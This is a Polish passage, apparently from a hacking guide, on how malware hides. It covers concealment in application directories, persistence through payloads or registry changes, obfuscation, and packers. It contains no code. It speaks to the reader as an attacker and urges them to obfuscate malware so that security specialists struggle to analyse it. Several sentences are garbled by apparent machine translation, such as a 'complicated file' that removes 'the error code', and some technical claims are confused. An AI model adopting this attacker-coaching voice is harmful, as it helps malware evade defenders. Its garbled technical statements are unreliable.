Ważna uwaga: zaszyfrowane programy muszą zostać odszyfrowane, zanim będą mogły zostać uruchomione. Dlatego każde zaszyfrowane złośliwe oprogramowanie musi być w stanie odszyfrować się po osiągnięciu celu.

Jak ukrywają się złośliwe programy

Złośliwe programy często ukrywają się, aby uniknąć wykrycia. Takie zachowanie pozwala złośliwemu oprogramowaniu pozostać na zainfekowanym komputerze nawet po wielokrotnym skanowaniu antywirusowym lub ponownym uruchomieniu systemu. Oto dwie najpopularniejsze metody ukrywania złośliwych programów:

● Ukryj w katalogu legalnej aplikacji

● Utwórz nowy katalog i użyj zwodniczej nazwy

Trwałość

Termin "trwałość" odnosi się do zdolności szkodliwego programu do pozostania na zainfekowanej maszynie. W przypadku trwałego złośliwego oprogramowania wystarczy jedna operacja. Nie będziesz musiał ponownie atakować celu w przyszłości, aby nim manipulować. Współcześni hakerzy zmuszają zainfekowane maszyny do uruchamiania złośliwego oprogramowania poprzez wstawianie kodów do ładunków. Niektóre osoby wolą jednak zmienić rejestr ofiary, aby zapobiec usunięciu złośliwego oprogramowania.

Obfuskacja i dezinformacja

Niemal wszystkie współczesne szkodliwe programy są zaciemniane. Zasadniczo "obfuskacja" to proces, w którym można zmodyfikować złośliwe oprogramowanie, aby zapobiec wykryciu. Ten proces jest zmorą ręcznej i automatycznej analizy oprogramowania. Masz dwie możliwości, gdy masz do czynienia z zaciemnionym programem:

1. Spróbuj odfiltrować program i ujawnij jego prawdziwy cel

2. Pomiń część usuwania przeszkód (tzn. Obserwuj, co robi program)

Jako haker powinieneś ukrywać swoje złośliwe oprogramowanie, kiedy tylko możesz. Twoim zadaniem jest, aby demontaż i debugowanie były niezwykle trudne dla specjalistów ds. Bezpieczeństwa. Prawdopodobnie twoje programy zostaną w końcu przeanalizowane, ale niech cię to nie zniechęca. Przez zaciemnianie złośliwego oprogramowania zwiększysz szanse, że zrobi on to, co powinien.

Co to jest "Packer"?

Hakerzy używają terminu "pakujący" w odniesieniu do narzędzi służących do zaciemniania programu. Podczas obfuskacji program zostaje skompresowany (lub spakowany). Pamiętaj jednak, że szkodliwe programy działają tylko wtedy, gdy są w swojej naturalnej postaci. Oznacza to, że spakowane złośliwe oprogramowanie nie będzie działało bez względu na to, co zrobisz. To jest powód, dla którego większość pakerów dodaje "skompliko- wany plik" do usuwania zakleszczenia. Gdy użytkownik uruchomi spakowany program, zacznie usuwać kod błędu i przekształci złośliwe oprogramowanie w jego pierwotną postać.

Istnieją dwa typy pakerów:

● Podstawowy - Podstawowy paker może kompresować dane i kody źródłowe szkodliwego oprogramowania.

● Zaawansowane - oprócz kompresji programu zaawansowany program pakujący może wykonywać szyfrowanie.

Ważna uwaga: Niektóre programy pakujące kompresują także biblioteki danych wymagane przez szkodliwe programy. Ta funkcja poprawia skrępowanie nowoczesnych ataków szkodliwego oprogramowania